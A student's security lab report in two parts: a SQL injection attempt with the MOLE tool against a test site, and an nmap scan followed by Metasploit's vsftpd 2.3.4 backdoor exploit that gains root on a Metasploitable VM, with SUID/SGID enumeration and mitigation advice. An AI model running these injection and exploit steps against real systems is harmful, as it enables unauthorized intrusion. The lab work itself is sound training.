




IT DATA SECURITY LAB FILE

Name- Dhairya Jain
Sap ID- 500105432
Batch- CSF-B4


EXPERIMENT-7

SQL Injection With MOLE

- Setting Up MOLE on Windows
 - Download MOLE



- Extract the MOLE ZIP file to a directory on your Windows system



- Performing SQL Injection with MOLE

- Launch MOLE




```
C:\Users\Dhair\Downloads\th x + v

TheMole

Developed by Nasel(http://www.nasel.com.ar).
Published under GPLv3.
Be efficient and have fun!

#> |
```

- Set the Target URL



```
C:\Users\Dhair\Downloads\th x + v

TheMole

Developed by Nasel(http://www.nasel.com.ar).
Published under GPLv3.
Be efficient and have fun!

#> url http://testphp.vulnweb.com/artists.php?artist=1'
#> needle Warning: mysql_fetch_array()
#> schemas
[i] Trying injection using 0 parenthesis.
[i] Trying injection using 1 parenthesis.
[i] Trying injection using 2 parenthesis.
[-] Could not exploit SQL Injection: Separator not found ()
#> |
```

- Post-Exploitation Considerations

- **Report the Vulnerability:** If you're conducting a penetration test, report the SQL injection vulnerability to the appropriate parties.
 - **Use Extracted Credentials:** If you've extracted usernames and passwords, you might attempt to log in to the web application or other services. Ensure you have permission to do so.
 - **Consider Legal and Ethical Implications:** Always ensure that you have explicit permission to conduct such tests. Unauthorized testing is illegal and unethical.

- **Mitigation Strategies**

- **Use Parameterized Queries** : Ensure all database queries are parameterized, meaning that user inputs are treated as data, not executable code.
- **Input Validation**: Validate and sanitize all user inputs to ensure they meet the expected format and reject anything suspicious.
- **Use Stored Procedures**: Stored procedures in the database can encapsulate SQL queries and make it harder for attackers to inject malicious code.
- **Apply the Principle of Least Privilege**: Limit database user permissions so that even if an attacker gains access, their capabilities are minimized.
- **Regular Security Audits**: Conduct regular security audits and penetration tests to identify and address vulnerabilities before they can be exploited.

Part B:

Vertical Privilege Escalation

Now Performing the Vertical Privilege Escalation in Kali and the target is Metasploitable.

- **Set Up Kali Linux and Target System**

```
File Actions Edit View Help
zsh: corrupt history file /home/dj/.zsh_history
(dj@kali)~$
(dj@kali)~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f3:05:5c brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.117/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 86323sec preferred_lft 86323sec
    inet6 fe80::a00:27ff:fe3:55c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(dj@kali)~$
```

- **Target IP**

```
metasploitable 2 [Running] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:78:f6:e4
          inet addr:192.168.0.118  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe78:f6e4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5600 (5.5 KB)  TX bytes:7030 (6.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
msfadmin@metasploitable:~$
```

- Scan the Target for Vulnerabilities

```
(dj@kali)-[~]
$ sudo su
[sudo] password for dj:
(root@kali)-[/home/dj]
# nmap -sC -sV 192.168.0.118
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-19 23:38 IST
Nmap scan report for 192.168.0.118
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.0.117
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_ 2048 5656240f211dddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2024-11-19T18:09:04+00:00; +2s from scanner time.
|_ssl2:
|   SSLv2 supported
|   ciphers:
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|_smtp-comands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITIME, DSN
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no s
uch thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
```

- Exploit Vulnerabilities

➤ Start Metasploit

```
(root@kali)-[/home/dj]
# msfconsole

# cowsay++

< metasploit >

  \      /_ _/
   (oo)_____)
  (_____)___)
   ||----w |
   ||     || *

= [ metasploit v6.3.16-dev ]
+ -- -- [ 2315 exploits - 1208 auxiliary - 412 post ]
+ -- -- [ 975 payloads - 46 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

➤ Search for Exploits

```
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execu
tion

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

➤ Select and Use an Exploit

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  LURI      -                -        The URI to connect to

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.118
RHOST => 192.168.0.118
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.118:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.118:21 - USER: 331 Please specify the password.
[*] 192.168.0.118:21 - Backdoor service has been spawned, handling...
[*] 192.168.0.118:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.117:37351 -> 192.168.0.118:6200) at 2024-11-19 23:48:00 +0530

whoami
root

groups
root
id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

- Enumerate for Potential Privilege Escalation Vectors

- Check Sudo Permissions

```

sudo -l
User root may run the following commands on this host:
(ALL) ALL
sudo su
find / -type f -perm -4000 -ls
16466 68 -rwsr-xr-x 1 root root 63584 Apr 14 2008 /bin/umount
16449 20 -rwsr-xr-- 1 root fuse 20056 Feb 26 2008 /bin/fusermount
16398 28 -rwsr-xr-x 1 root root 25540 Apr 2 2008 /bin/su
16418 84 -rwsr-xr-x 1 root root 81368 Apr 14 2008 /bin/mount
16427 32 -rwsr-xr-x 1 root root 30856 Dec 10 2007 /bin/ping
16457 28 -rwsr-xr-x 1 root root 26684 Dec 10 2007 /bin/ping6
8370 68 -rwsr-xr-x 1 root root 65520 Dec 2 2008 /sbin/mount.nfs
304747 4 -rwsr-xr-- 1 root dhcp 2960 Apr 2 2008 /lib/dhcp3-client/call-dhclient-script
344359 112 -rwsr-xr-x 2 root root 107776 Feb 25 2008 /usr/bin/sudoedit
344440 8 -rwsr-sr-x 1 root root 7460 Jun 25 2008 /usr/bin/X
344958 12 -rwsr-xr-x 1 root root 8524 Nov 22 2007 /usr/bin/netkit-rsh
344139 40 -rwsr-xr-x 1 root root 37360 Apr 2 2008 /usr/bin/gpasswd
344317 16 -rwsr-xr-x 1 root root 12296 Dec 10 2007 /usr/bin/traceroute6.iputils
344359 112 -rwsr-xr-x 2 root root 107776 Feb 25 2008 /usr/bin/sudo
344959 12 -rwsr-xr-x 1 root root 12020 Nov 22 2007 /usr/bin/netkit-rlogin
344230 12 -rwsr-xr-x 1 root root 11048 Dec 10 2007 /usr/bin/arping
344231 40 -rwsr-sr-x 1 daemon daemon 38464 Feb 20 2007 /usr/bin/at
344365 20 -rwsr-xr-x 1 root root 19144 Apr 2 2008 /usr/bin/newgrp
344429 28 -rwsr-xr-x 1 root root 28624 Apr 2 2008 /usr/bin/chfn
344956 768 -rwsr-xr-x 1 root root 780676 Apr 8 2008 /usr/bin/nmap
344441 24 -rwsr-xr-x 1 root root 23952 Apr 2 2008 /usr/bin/chsh
344957 16 -rwsr-xr-x 1 root root 15952 Nov 22 2007 /usr/bin/netkit-rcp
344771 32 -rwsr-xr-x 1 root root 29104 Apr 2 2008 /usr/bin/passwd
344792 48 -rwsr-xr-x 1 root root 46084 Mar 30 2008 /usr/bin/mtr
354632 16 -rwsr-sr-x 1 libuuid libuuid 12336 Mar 27 2008 /usr/sbin/uuid
354626 268 -rwsr-xr-- 1 root dip 269256 Oct 4 2007 /usr/sbin/pppd
369987 8 -rwsr-xr-- 1 root telnetd 6040 Dec 17 2006 /usr/lib/telnetlogin
385106 12 -rwsr-xr-- 1 root www-data 10276 Mar 9 2010 /usr/lib/apache2/suexec
386116 8 -rwsr-xr-x 1 root root 4524 Nov 5 2007 /usr/lib/eject/dmccrypt-get-device
377149 168 -rwsr-xr-x 1 root root 165748 Apr 6 2008 /usr/lib/openssh/ssh-keysign
371390 12 -rwsr-xr-x 1 root root 9624 Aug 17 2009 /usr/lib/pt_chown
find: /proc/5141/task/5141/fdinfo/4: No such file or directory
find: /proc/5141/fdinfo/4: No such file or directory

```

- Check for SUID/SGID Files

Search for SUID files:

```

find / -type f -perm -4000 -ls
16466 68 -rwsr-xr-x 1 root root 63584 Apr 14 2008 /bin/umount
16449 20 -rwsr-xr-- 1 root fuse 20056 Feb 26 2008 /bin/fusermount
16398 28 -rwsr-xr-x 1 root root 25540 Apr 2 2008 /bin/su
16418 84 -rwsr-xr-x 1 root root 81368 Apr 14 2008 /bin/mount
16427 32 -rwsr-xr-x 1 root root 30856 Dec 10 2007 /bin/ping
16457 28 -rwsr-xr-x 1 root root 26684 Dec 10 2007 /bin/ping6
8370 68 -rwsr-xr-x 1 root root 65520 Dec 2 2008 /sbin/mount.nfs
304747 4 -rwsr-xr-- 1 root dhcp 2960 Apr 2 2008 /lib/dhcp3-client/call-dhclient-script
344359 112 -rwsr-xr-x 2 root root 107776 Feb 25 2008 /usr/bin/sudoedit
344440 8 -rwsr-sr-x 1 root root 7460 Jun 25 2008 /usr/bin/X
344958 12 -rwsr-xr-x 1 root root 8524 Nov 22 2007 /usr/bin/netkit-rsh
344139 40 -rwsr-xr-x 1 root root 37360 Apr 2 2008 /usr/bin/gpasswd
344317 16 -rwsr-xr-x 1 root root 12296 Dec 10 2007 /usr/bin/traceroute6.iputils
344359 112 -rwsr-xr-x 2 root root 107776 Feb 25 2008 /usr/bin/sudo
344959 12 -rwsr-xr-x 1 root root 12020 Nov 22 2007 /usr/bin/netkit-rlogin
344230 12 -rwsr-xr-x 1 root root 11048 Dec 10 2007 /usr/bin/arping
344231 40 -rwsr-sr-x 1 daemon daemon 38464 Feb 20 2007 /usr/bin/at
344365 20 -rwsr-xr-x 1 root root 19144 Apr 2 2008 /usr/bin/newgrp
344429 28 -rwsr-xr-x 1 root root 28624 Apr 2 2008 /usr/bin/chfn
344956 768 -rwsr-xr-x 1 root root 780676 Apr 8 2008 /usr/bin/nmap
344441 24 -rwsr-xr-x 1 root root 23952 Apr 2 2008 /usr/bin/chsh
344957 16 -rwsr-xr-x 1 root root 15952 Nov 22 2007 /usr/bin/netkit-rcp
344771 32 -rwsr-xr-x 1 root root 29104 Apr 2 2008 /usr/bin/passwd
344792 48 -rwsr-xr-x 1 root root 46084 Mar 30 2008 /usr/bin/mtr
354632 16 -rwsr-sr-x 1 libuuid libuuid 12336 Mar 27 2008 /usr/sbin/uuid
354626 268 -rwsr-xr-- 1 root dip 269256 Oct 4 2007 /usr/sbin/pppd
369987 8 -rwsr-xr-- 1 root telnetd 6040 Dec 17 2006 /usr/lib/telnetlogin
385106 12 -rwsr-xr-- 1 root www-data 10276 Mar 9 2010 /usr/lib/apache2/suexec
386116 8 -rwsr-xr-x 1 root root 4524 Nov 5 2007 /usr/lib/eject/dmccrypt-get-device
377149 168 -rwsr-xr-x 1 root root 165748 Apr 6 2008 /usr/lib/openssh/ssh-keysign
371390 12 -rwsr-xr-x 1 root root 9624 Aug 17 2009 /usr/lib/pt_chown

```

Search for SGID files:

```
find / -type f -perm -2000 -ls
8252    20 -rwxr-sr-x  1 root  shadow    19584 Apr  9  2008 /sbin/unix_chkpwd
345080  4 -rwxr-sr-x  1 root  utmp      3192 Apr 22  2008 /usr/bin/Eterm
344440  8 -rwsr-sr-x  1 root  root      7460 Jun 25  2008 /usr/bin/X
344089  8 -rwxr-sr-x  1 root  tty       8192 Dec 12  2007 /usr/bin/bsd-write
344366  80 -rwxr-sr-x  1 root  ssh       76580 Apr  6  2008 /usr/bin/ssh-agent
344689  32 -rwxr-sr-x  1 root  mlocate   30508 Mar  8  2008 /usr/bin/mlocate
344364  28 -rwxr-sr-x  1 root  crontab   26928 Apr  8  2008 /usr/bin/crontab
344550  40 -rwxr-sr-x  1 root  shadow    37904 Apr  2  2008 /usr/bin/chage
344284 308 -rwxr-sr-x  1 root  utmp      308228 Oct 23  2007 /usr/bin/screen
344220  20 -rwxr-sr-x  1 root  shadow    16424 Apr  2  2008 /usr/bin/expiry
344231  40 -rwsr-sr-x  1 daemon daemon    38464 Feb 20  2007 /usr/bin/at
345067 304 -rwxr-sr-x  1 root  utmp      306996 Jan  2  2009 /usr/bin/xterm
344337  12 -rwxr-sr-x  1 root  tty       9960 Apr 14  2008 /usr/bin/wall
354632  16 -rwsr-sr-x  1 libuuid libuuid   12336 Mar 27  2008 /usr/sbin/uuid
354594  12 -r-xr-sr-x  1 root  postdrop  10312 Apr 18  2008 /usr/sbin/postqueue
354659  12 -r-xr-sr-x  1 root  postdrop  10036 Apr 18  2008 /usr/sbin/postdrop
find: /proc/5144/task/5144/fdinfo/4: No such file or directory
find: /proc/5144/fdinfo/4: No such file or directory
```

- Mitigating Vertical Privilege Escalation
 - **Regularly Patch Systems:** Ensure that all software and services are up to date with the latest security patches to mitigate known vulnerabilities.
 - **Least Privilege Principle:** Configure services, files, and user accounts with the least privileges necessary for their function. Avoid granting "Full Control" to unnecessary users.
 - **Use Strong Authentication:** Implement multi-factor authentication (MFA) and strong password policies to reduce the risk of credential theft.
 - **Monitor for Unusual Activity:** Implement logging and monitoring solutions to detect suspicious activities, such as unauthorized changes to services or scheduled tasks.
 - **Regular Security Audits:** Conduct regular security audits to identify and address misconfigurations and vulnerabilities in the system.